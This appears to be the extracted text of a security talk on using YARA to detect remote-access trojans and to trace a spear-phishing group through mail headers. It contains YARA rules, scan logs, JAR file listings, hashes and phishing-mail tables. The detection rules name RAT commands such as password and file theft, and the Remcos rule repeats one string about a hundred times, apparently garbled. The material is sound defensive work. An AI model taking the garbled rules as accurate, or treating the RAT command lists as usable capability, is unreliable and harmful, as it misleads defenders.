        tags = "rat, nanocore"

    strings:
        $str1 = "NanoCore"
        $str2 = "NanoCore Client.exe"
        $str3 = "ClientNanoCore"
        $str4 = "NanoCore.ClientPlugin"
        $str5 = "NanoCore Client, Version="
        $str6 = "ConnectDelay"
        $str7 = "COMPUTERNAME="
        $str8 = "HOST_CONFIG"

    condition:
        4 of ($str*)
}
```

```
rule memstr_rat_remcos
{
    meta:
        author = "Tom Ueltschi"
        date = "2018/01"
        family = "remcos rat"
        tags = "rat, remcos"

    strings:
        $remcos_cmds00 = "addnew"
        $remcos_cmds01 = "autoofflinelogs"
        $remcos_cmds02 = "autogetofflinelogs"
        $remcos_cmds03 = "autopswdata"
        $remcos_cmds04 = "camdlldata"
        $remcos_cmds05 = "camframe"
        $remcos_cmds06 = "chatdlldata"
        $remcos_cmds07 = "chatmsg"
        $remcos_cmds08 = "chatmsg"
        $remcos_cmds09 = "chatmsg"
        $remcos_cmds10 = "chatmsg"
        $remcos_cmds11 = "chatmsg"
        $remcos_cmds12 = "chatmsg"
        $remcos_cmds13 = "chatmsg"
        $remcos_cmds14 = "chatmsg"
        $remcos_cmds15 = "chatmsg"
        $remcos_cmds16 = "chatmsg"
        $remcos_cmds17 = "chatmsg"
        $remcos_cmds18 = "chatmsg"
        $remcos_cmds19 = "chatmsg"
        $remcos_cmds20 = "chatmsg"
        $remcos_cmds21 = "chatmsg"
        $remcos_cmds22 = "chatmsg"
        $remcos_cmds23 = "chatmsg"
        $remcos_cmds24 = "chatmsg"
        $remcos_cmds25 = "chatmsg"
        $remcos_cmds26 = "chatmsg"
        $remcos_cmds27 = "chatmsg"
        $remcos_cmds28 = "chatmsg"
        $remcos_cmds29 = "chatmsg"
        $remcos_cmds30 = "chatmsg"
        $remcos_cmds31 = "chatmsg"
        $remcos_cmds32 = "chatmsg"
        $remcos_cmds33 = "chatmsg"
        $remcos_cmds34 = "chatmsg"
        $remcos_cmds35 = "chatmsg"
        $remcos_cmds36 = "chatmsg"
        $remcos_cmds37 = "chatmsg"
        $remcos_cmds38 = "chatmsg"
        $remcos_cmds39 = "chatmsg"
        $remcos_cmds40 = "chatmsg"
        $remcos_cmds41 = "chatmsg"
        $remcos_cmds42 = "chatmsg"
        $remcos_cmds43 = "chatmsg"
        $remcos_cmds44 = "chatmsg"
        $remcos_cmds45 = "chatmsg"
        $remcos_cmds46 = "chatmsg"
        $remcos_cmds47 = "chatmsg"
        $remcos_cmds48 = "chatmsg"
        $remcos_cmds49 = "chatmsg"
        $remcos_cmds50 = "chatmsg"
        $remcos_cmds51 = "chatmsg"
        $remcos_cmds52 = "chatmsg"
        $remcos_cmds53 = "chatmsg"
        $remcos_cmds54 = "chatmsg"
        $remcos_cmds55 = "chatmsg"
        $remcos_cmds56 = "chatmsg"
        $remcos_cmds57 = "chatmsg"
        $remcos_cmds58 = "chatmsg"
        $remcos_cmds59 = "chatmsg"
        $remcos_cmds60 = "chatmsg"
        $remcos_cmds61 = "chatmsg"
        $remcos_cmds62 = "chatmsg"
        $remcos_cmds63 = "chatmsg"
        $remcos_cmds64 = "chatmsg"
        $remcos_cmds65 = "chatmsg"
        $remcos_cmds66 = "chatmsg"
        $remcos_cmds67 = "chatmsg"
        $remcos_cmds68 = "chatmsg"
        $remcos_cmds69 = "chatmsg"
        $remcos_cmds70 = "chatmsg"
        $remcos_cmds71 = "chatmsg"
        $remcos_cmds72 = "chatmsg"
        $remcos_cmds73 = "chatmsg"
        $remcos_cmds74 = "chatmsg"
        $remcos_cmds75 = "chatmsg"
        $remcos_cmds76 = "chatmsg"
        $remcos_cmds77 = "chatmsg"
        $remcos_cmds78 = "chatmsg"
        $remcos_cmds79 = "chatmsg"
        $remcos_cmds80 = "chatmsg"
        $remcos_cmds81 = "chatmsg"
        $remcos_cmds82 = "chatmsg"
        $remcos_cmds83 = "chatmsg"
        $remcos_cmds84 = "chatmsg"
        $remcos_cmds85 = "chatmsg"
        $remcos_cmds86 = "chatmsg"
        $remcos_cmds87 = "chatmsg"
        $remcos_cmds88 = "chatmsg"
        $remcos_cmds89 = "chatmsg"
        $remcos_cmds90 = "chatmsg"
        $remcos_cmds91 = "chatmsg"
        $remcos_cmds92 = "chatmsg"
        $remcos_cmds93 = "chatmsg"
        $remcos_cmds94 = "chatmsg"
        $remcos_cmds95 = "chatmsg"
        $remcos_cmds96 = "chatmsg"
        $remcos_cmds97 = "chatmsg"
        $remcos_cmds98 = "chatmsg"
        $remcos_cmds99 = "chatmsg"
        $remcos_cmds100 = "chatmsg"
        $remcos_cmds101 = "chatmsg"
        $remcos_cmds102 = "chatmsg"
        $remcos_cmds103 = "chatmsg"
        $remcos_cmds104 = "chatmsg"
        $remcos_cmds105 = "chatmsg"
        $remcos_cmds106 = "stopreverse"
        $remcos_cmds107 = "stopsearch"
        $remcos_cmds108 = "uninstall"
        $remcos_cmds109 = "updatefromlocal"
        $remcos_cmds110 = "updatefromurl"
        $remcos_cmds111 = "upload"
        $remcos_cmds112 = "uploadprogress"
        $remcos_cmds113 = "windowslist"
        $remcos_str01 = "* Breaking-Security.Net"
        $remcos_str02 = "* REMCOS"

    condition:
        70 of ($remcos_cmds*) or all of ($remcos_str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Mutexes for DarkComet RAT

```
$ cat 2015-05-26_17/yara-matches.txt
mutex_rat_darkcomet [] 2015-05-26 17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/mutex-created.txt
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26 17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
malwareconfig_DarkComet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_BackdoorFynloski_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_WormAutoItGeneric_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_GenericDownloader_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr

$ cat 2015-05-26_17/mutex-created.txt
<name>BL_78980.pdf.exe</name>
<md5>F78317B70482643A00451795A0AD6302</md5>
<name>\Sessions\1\BaseNamedObjects\DC_MUTEX-7RGGUUT</name>
```

```
438 mutex_malware_upatre_dyre
  3 mutex_rat_adwind
294 mutex_rat_cybergate
  75 mutex_rat_darkcomet
  64 mutex_rat_div
   6 mutex_rat_fogels
   4 mutex_rat_jrat
  10 mutex_rat_netwired
  52 mutex_rat_xtreme
```

```
rule mutex_rat_darkcomet
{
    meta:
        author = "Tom Ueltschi"
        date = "2015/01"

    strings:
        $mutex_darkcomet1 = "DC_MUTEX-" nocase
        $mutex_darkcomet2 = "DCMUTEX-" nocase
        $mutex_darkcomet3 = "MS_MUTEX-" nocase

    condition:
        any of ($mutex*)
}
```

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
855 ls -l 2015-1*/*.jar 2016*/*.jar |\\
856 while read fn; do
857     echo "**** $fn ****";
858     md5sum $fn;
859     /usr/local/bin/yara -g /data/yara-rules/java-rats.yar "$fn" 2>&1 |\\
860     egrep -v "is slowing down scanning";
861     less $fn;
862     echo "";
863 done > yara-jars-3
```

*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***							
Length	Method	Size	Cmpr	Date	Time	CRC-32	Name
144	Defl:N	127	12%	2015-09-17	06:11	7a8c9b6a	META-INF/MANIFEST.MF
91727	Defl:N	91757	0%	2015-09-17	06:11	ce736535	b.txt
10	Defl:N	12	-20%	2015-09-17	06:11	093b7d79	a.txt
838	Defl:N	461	45%	2015-09-17	06:11	042a4f8f	utilities/Constans.class
2064	Defl:N	1083	48%	2015-09-17	06:11	639a556f	news/RC4.class
2165	Defl:N	1025	53%	2015-09-17	06:11	335587ef	news/D.class
1631	Defl:N	775	53%	2015-09-17	06:11	d871fb44	newpackage/Util.class
942	Defl:N	485	49%	2015-09-17	06:11	cd19e5f9	newpackage/AttributesGetter.class
2026	Defl:N	994	51%	2015-09-17	06:11	5159falc	clean/C.class
370	Defl:N	254	31%	2015-09-17	06:11	94f8af6e	Readdoc.class
751	Defl:N	473	37%	2015-09-17	06:11	89bbdbf6	Main.class
797	Defl:N	416	48%	2015-09-17	06:11	37435890	B.class
1748	Defl:N	924	47%	2015-09-17	06:11	d041f9c9	A.class
-----				-----			
105213		98786	6%				13 files

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***
c68bf4fe21b3da99dfa514e667864a0a 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Java_Malware_AlienSpy_A [] 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Archive: 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Length Method Size Cmpr Date Time CRC-32 Name
----- ----- ---- - - - - - -
144 Defl:N 127 12% 2015-09-17 06:11 7a8c9b6a META-INF/MANIFEST.MF
91727 Defl:N 91757 0% 2015-09-17 06:11 ce736535 b.txt
10 Defl:N 12 -20% 2015-09-17 06:11 093b7d79 a.txt
838 Defl:N 461 45% 2015-09-17 06:11 042a4f8f utilities/Constans.class
2064 Defl:N 1083 48% 2015-09-17 06:11 639a556f news/RC4.class
53% 2015-09-17 06:11 335587ef news/D.class
53% 2015-09-17 06:11 d871fb44 newpackage/Util.class
49% 2015-09-17 06:11 cd19e5f9 newpackage/AttributesGetter.class
51% 2015-09-17 06:11 5159falc clean/C.class
31% 2015-09-17 06:11 94f8af6e Readdoc.class
37% 2015-09-17 06:11 89bbdbf6 Main.class
48% 2015-09-17 06:11 37435890 B.class
47% 2015-09-17 06:11 d041f9c9 A.class
--- -----
6% 13 files

rule Java_Malware_AlienSpy_A
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "a.txt"
        $data2 = "b.txt"
        $cls1 = "Main.class"

    condition:
        $mf and all of ($data*) and any of ($cls*)
}
```

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
rule Java_Malware_JSocket_C
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "resource/password.txt"
        $data2 = "resource/server.dll"

    condition:
        $mf and all of ($data*)
}
```

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
*** 2015-10-29_35/mtcnXreceipt.jar ***
bd3204fa49430334356eb93b00038ed5 2015-10-29_35/mtcnXreceipt.jar
Java_Malware_JSocket_D [] 2015-10-29_35/mtcnXreceipt.jar
Archive: 2015-10-29_35/mtcnXreceipt.jar

Length Method    Size Cmpr Date      Time   CRC-32 Name
----  -----  -----  ---  ----  ----  ----- 
  146 Defl:N     131  10% 2015-10-27 17:16 83b6bd75 META-INF/MANIFEST.MF
105248 Defl:N    104370   1% 2015-10-27 17:16 a91b0ac0 java/stubcito.opp
   10 Defl:N      12 -20% 2015-10-27 17:16 cca3877d java/textito.isn
  1259 Defl:N     478  62% 2015-10-27 17:16 d8f62d74 main/Start.class
  2401 Defl:N     993  59% 2015-10-27 17:16 5153b5f2 main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLd.class
          6c8b main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLw.class
          939b main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLc.class
          228f main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLy.class
          7c40 main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLq.class
          ce26 main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLr.class
          028a main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLu.class
          -----
          11 files

rule Java_Malware_JSocket_D
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "java/stubcito.opp"
        $data2 = "java/textito.isn"

    condition:
        $mf and all of ($data*)
}
```

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
*** 2015-11-25_32/invoice.jar ***
0c8b7e9a033bf68b8588502907523682 2015-11-25_32/invoice.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Archive: 2015-11-25_32/invoice.jar
Length Method Size Cmpr Date Time CRC-32 Name
----- ---- - - - - - -
122 Defl:N 102 16% 2015-11-24 02:02 de5dfa6f META-INF/MANIFEST.MF
109184 Defl:N 108365 1% 2015-11-24 02:02 695cf602 vXFDqM1YWPKKK/59hlori2B/SW0yTxsZ9oAwhphKQ/k/8YWxKHSeb2oXD
nbd/VruX0vuqkx3nxdI3/YKAfJolPEBQ/o9R8yuaxQNDPAuVh/oujamgheNwHHBIipTarP/NZ4MdTNn4gB3lhvyelHYc66Mxyt/Q/w8smJ1D/jsS3b
477 Defl:N 435 9% 2015-11-24 02:02 f8037elf config/config.perl
2257 Defl:N 1025 55% 2015-11-24 02:02 f1d918bc main/iIIiiIIiiii.class
1055 Defl:N 555 47% 2015-11-24 02:02 2b2d2c49 main/Start.class
rule Java_Malware_JSocket_F
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/12"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "config/config.perl"
        $data2 = "main/Start.class"

    condition:
        $mf and all of ($data*)
}
```

Length	Method	Size	Cmpr	Date	Time	CRC-32	Name
122	Defl:N	102	16%	2015-11-24	02:02	de5dfa6f	META-INF/MANIFEST.MF
109184	Defl:N	108365	1%	2015-11-24	02:02	695cf602	vXFDqM1YWPKKK/59hlori2B/SW0yTxsZ9oAwhphKQ/k/8YWxKHSeb2oXD
nbd/VruX0vuqkx3nxdI3/YKAfJolPEBQ/o9R8yuaxQNDPAuVh/oujamgheNwHHBIipTarP/NZ4MdTNn4gB3lhvyelHYc66Mxyt/Q/w8smJ1D/jsS3b							
477	Defl:N	435	9%	2015-11-24	02:02	f8037elf	config/config.perl
2257	Defl:N	1025	55%	2015-11-24	02:02	f1d918bc	main/iIIiiIIiiii.class
1055	Defl:N	555	47%	2015-11-24	02:02	2b2d2c49	main/Start.class
4		02:02	74db79fa	main/IiiiiIIiiII.class			
4		02:02	ee897ec7	main/iiiiIIiiIII.class			
4		02:02	2353059c	main/IIiiiiIIiii.class			
4		02:02	07947ce6	main/iiiiIIiiii.class			
4		02:02	05f0c590	main/IIiiIIiiIII.class			
4		02:02	33065211	main/iiiiIIiiii.class			
4		02:02	4922eefb	main/iIIiiIIiiII.class			

							12 files

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
17 Java_Malware_AlienSpy
28 Java_Malware_AlienSpy_A
 8 Java_Malware_AlienSpy_B
 9 Java_Malware_Allatori_Obfuscated
25 Java_Malware_JSocket_C
16 Java_Malware_JSocket_D
 2 Java_Malware_JSocket_E
28 Java_Malware_JSocket_F
18 Java_Malware_JSocket_G
 4 Java_Malware_JSocket_H
 4 Java_Malware_JSocket_I
24 Java_Malware_JSocket_J
 5 Java_Malware_JSocket_K
18 Java_Malware_JSocket_L
 4 Java_Malware_JSocket_M
12 Java_Malware_JSocket_N
 2 Java_Malware_JSocket_O
10 Java_QRat
53 QUAverse_QRat
```

```
Java_Malware_AlienSpy [] 2015-03-16_9/DOC-1458.jar
Java_Malware_AlienSpy_A [] 2015-07-30_6/exchange_-_Copy.jar
Java_Malware_AlienSpy_B [] 2015-01-05_14/FRAUD_REPORT_00374_-_Copy.jar
Java_Malware_Allatori_Obfuscated [] 2014-10-28_11/FAX_20141029_66.pdf.jar
Java_Malware_JSocket_C [] 2015-10-18_17/mtcn_reciept.jar
Java_Malware_JSocket_D [] 2015-10-29_35/idXcopy.jar
Java_Malware_JSocket_E [] 2015-11-10_11/MTCNX7716537921.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Java_Malware_JSocket_G [] 2015-12-07_12/PO9004994.jar
Java_Malware_JSocket_H [] 2015-12-29_14/ENQUIRY_01678.jar
Java_Malware_JSocket_I [] 2015-12-29_18/mtcnXreciept.jar
Java_Malware_JSocket_J [] 2016-01-13_20/MTCNXRECIEPT.jar
Java_Malware_JSocket_K [] 2016-02-01_31/MoneygramXSlip.jpg.jar
Java_Malware_JSocket_L [] 2016-01-21_1/ModifiedXmtcnXslip.jar
Java_Malware_JSocket_M [] 2016-02-01_36/PURCHASEXORDER.jar
Java_Malware_JSocket_N [] 2016-02-06_1/Scan_Inv_Swift#0098958.jar
Java_Malware_JSocket_O [] 2016-02-09_2/XNewXYearXOrderX9THX1XAM.jar
```

Outline


- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



First Hand Knowledge

Analyzing mail headers

- Date
- From (display-name / email)
- Subject
- Attachment(s) – Filename(s) / MD5 hash(es) → Malware Analysis
- Message-ID → Malware / RAT Family
- X-Mailer / User-Agent → C2 domain / IP / port
- X-Source-Auth / X-Sender / Authenticated-Sender
- X-Source-IP / X-Originating-IP
- Received headers → Client IP



First Hand Knowledge

Analyzing mail headers → Excel with >140 attack mails

DESKTOP-group_2019-11-24_v8.2.xlsx - Excel

C	D	E	F	G	H	I	J
Message-ID	Client IP	Sending Server [Received headers]	Date	From	Subject	Attachment(s) [or dropped/downloaded files]	MD5
57 #Exchange.intranet.posta.md	90.28.234.253	Received: from Exchange.intranet.posta.md	2019-08-27	SIDESI <sidesi@posta.md>	POC/CA 2019: Satisfaction survey / Questionnaire de satisfaction	POCCA 2019 Satisfaction survey - Questionnaire de satisfaction.pdf	66570985416b62aaef408271f2101e584
58 #DESKTOP-61D188I	154.0.40.0.50	outgoing1.flk.host-h.net	2019-08-30	"VISA SUPPORT" <customer@visa.com>	FW: REGULARIZATION INVOICING	ROUT2019_LISTE_TRANSACTIONS_IMPAYES.wsf	b53d16594039e904eb151be806263f322
59 #DESKTOP-61D188I	154.0.26.47	Received: from (154.0.26.47) (helo=DESKTOP-61D188I)	2019-09-13	"UPEAP - Clearing House" <clearing.House@uapep.int>	ATTACK ON THE GAB	VISA RECOMMENDATION.rar	95d13b51af6bd669044df54d34eba6ef
60 #icloud.com	src_ip="17.58.38.43"	src_host="mail.ip00im.com"	2019-09-20	"Maude Simon" <maude.simon@icloud.com>	IFS suspicious transactions.	Security measure adopt VISA.pdf	f4c1dc35e0d6ac1f089441ce451e820
61 #DESKTOP-61D188I	154.0.26.76	Received: from (154.0.26.76) (helo=154.0.26.76) by	2019-09-25	"CANADIAN VISA EXPERT" <info.migrant@visa.ca>	[IFS Fraud Complaint_Job.doc]	fb053002847cccd76f5802a832d75c0a03	
62 #email124.godaddy.com	154.5.99.27	Received: from p3plgemb24-06.prd.phx3.secureserver.net	2019-10-10	"PTC.Support" <ptc.support@uup.int>	Vous avez été sélectionné pour une offre spéciale de Visa Canadian !!!	Nouveau Archive WinRAR.rar	c20a2c680c412173d7bb5e86686af30a
63 #DESKTOP-FK2FFAC	154.68.5.165	Received: from 194.5.98.214 (unknown [154.68.5.165])	2019-10-14	=?windows-1252?Q?universal_Postal_Union_=?p	Bonjour All	AML Conforme UPU.POST.TRANSFERT.scr	724e0f25c5d10e6306e2cf25ddd9694ade
64 #DESKTOP-FK2FFAC	154.68.5.137	Received: from 194.5.98.214 (unknown [154.68.5.137])	2019-10-15	"PAU GENERAL SECRETARIAT" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	007-CL_Postal Statistics Online Questionnaire.pdf.zip	01755a349e5a3e9c7f7fe5c103a50a
65 #mail.yahoo.com		Received: from sonic.gate.mail.nel.yahoo.com by	2019-10-15	Emilia Vasco <emiliasvasco@yahoo.com.br>	Fw: IFS Mosambique	007-CL_Postal Statistics Online Questionnaire.pdf.zip	64568abdd2b4e9b4b31f956676c4824d
66 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-16	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	IFS Mosambique.zip	495d1aa750f11656e3d3de1e9a7eab7
67 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-17	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	IFS Mosambique.zip	f3b93c6415cd77e113d3c9590d0def0
68 #DESKTOP-FK2FFAC	154.68.5.170	Received: from 194.5.98.121 (unknown [154.68.5.170])	2019-10-17	"sc@upap-papu.africa" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	IFS Mosambique000412.pdf.zip	495d1aa750f11656e3d3de1e9a7eab7
69 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-17	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	IFS Mosambique000412.pdf.zip	1832c5797b07ab752f94b38f416
70 #mailedge01	194.5.99.27	Received: from mail.campost.cm	2019-10-22	Help_Desk <fofou.sonfack@campost.cm>	Relance : Virement non reçu / Transfer not received	Opportunités d'emploi à la BCEAO.zip	11832c5797b07ab752f94b38f416
71 #mail.edge01	(fofou.sonfack)	(HELO campost.cm)			Demande de documents administratifs	Opportunités d'emploi à la BCEAO.pdf.jar	64568abdd2b4e9b4b31f956676c4824d
72 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-23	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	Doc MT103.pdf.jar	500a0abf83d33b265d9c42cd355c465fc
73 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-23	"-e-imports@dpi.gouv.ci" <-e-imports@dpi.gouv.ci>	Important Communiqué	Doc MT103.pdf	0bef17bc01b62493621d74235830d864
74 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-24	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	Doc MT103.pdf	184dc0b7443cb03d26352a7245bbb4b4e0
75 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-25	"astou.diawara@bisc.ci" <astou.diawara@bisc.ci>	URGENT SWIF-MT 103 Q CONFIRMER	Opportunités d'emploi à la BCEAO.zip	1832c5797b07ab752f94b38f416
76 #email.guce.govu.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknown [185.136.170.190])	2019-10-25	"-e-imports@dpi.gouv.ci" <-e-imports@dpi.gouv.ci>	URGENT E-IMPOSTS	Opportunités d'emploi à la BCEAO.pdf.jar	64568abdd2b4e9b4b31f956676c4824d
77 #bangla.net		Received: from bangla.net	2019-10-31	WUGSI <br5192@bangla.net>	WU Form for Sub Agents !!!!	Demande de documents administratifs.pdf.jar	3aa0014a580dfc5cb5b49cbd5914c790
78 #email124.godaddy.com	184.5.97.14	Received: from p3plgemb24-06.prd.phx3.secureserver.net	2019-11-05	"UPUL WEBEX" <messenger@webex.com>	Nebex meeting invitation: PROJET PILOTE PPS	Relance : Virement non reçu / Transfer not received	776c8477cd05c5be152ba43d50d67ce
79 #WIN-N4R7BAH231	159.203.119.51	Received: from (159.203.119.51) (port=6301 helo=WIN-N4R7BAH231)	2019-11-06	"chouangeb@djibsongroup.com" <chouangeb@djibsongroup.com>	W ebex.exe (downloaded)	Doc MT103.pdf	audrey17bca091d7c3d9465e71f0e402c71
80 #softice3988.com	154.0.27.166	Received: from (154.0.27.166) (port=1940 helo=154.0.27.166)	2019-11-12	"sergey.DUKELSKIY" <sergey.dukelskiy@upu.int>	T rès Ur gente Confirmation	COMMUNIQUE IMPORTANT.jar	dab7e027557e0aae01f3614e3b1cd9de
	46.21.144.19	Received: from	2019-11-28	Doreen Chia - ANOREPACIFIC GROUP /	Update directory IFS / Mise à jour	CONFIRMATION.pdf	1832c5797b07ab752f94b38f416
					répertoire IFS	RE-IMPORTS.pdf	3202a7791527e0db9e7d25f9404cfae4
					Re: Re: URGENT / RE: Request for Quotation	NU-FORMS_PDF.zip	4f79c1ce41c56034cd33d3aefacfb
						PASSPORT_ID.JPG.jar	93840c0dd1dd87d3d635c2062fd9e
							073b5c8a9f5a409cf2d7c694ebcf1
							deaphr
							307d4730568b73aba29edd12b5d509
							chance
							adfe51041b260812e70b6d27e5effd42
							4CSA44484152BEB1370A482B4CDDBD17
							richard
							1ff002c677817a33b507794e45054819

Message-ID / DESKTOP-name / X-Mailer

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])  
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))  
        (No client certificate requested)  
        by [REDACTED] with ESMTPS id 70D32806F7C6E420  
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:43 +0100 (CET)  
X-No-Relay: not in my network  
Received: from 196.183.1.158 (unknown [196.183.31.254])  
        by vmheb62097.ikoula.com (Postfix) with ESMTPPSA id A8E2F1F0D973  
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:40 +0100 (CET)  
MIME-Version: 1.0  
From: "BCAO" <servicecourrier@bcao.com>  
Reply-To: servicecourrier@bcao.com  
To: [REDACTED]  
Subject: INFORMATION URGENT !!  
Content-Type: multipart/mixed;  
        boundary="-----_NextPart_001_41A1_052E0DBA.32EC1D85"  
X-Mailer: Smart_Send_4_1_8  
Date: Sun, 11 Feb 2018 05:09:37 +0100  
Message-ID: <68884997039921923217998@DESKTOP-OLDSDAH>
```

3E@DESKTOP-OLDSDAH

Received header hostname = Message-ID host

```
Received: from relay12.mail.gandi.net ([217.70.178.232])
  by [REDACTED] with ESMTP/TLS/DHE-RSA-AES256-GCM-SHA384; 05 Apr 2019 18:13:44 +0200
Received: from DESKTOPHUUHM1TV (unknown [154.0.26.84])
  (Authenticated sender: accounts@maslowgroup.net)
  by relay12.mail.gandi.net (Postfix) with ESMTPPSA id 45986200014
  for <[REDACTED]>; Fri,  5 Apr 2019 16:13:19 +0000 (UTC)
MIME-Version: 1.0
From: "UPAEP - Clearing House" <Clearing.House@upaep.int>
Reply-To: Clearimg.House@upaep.int
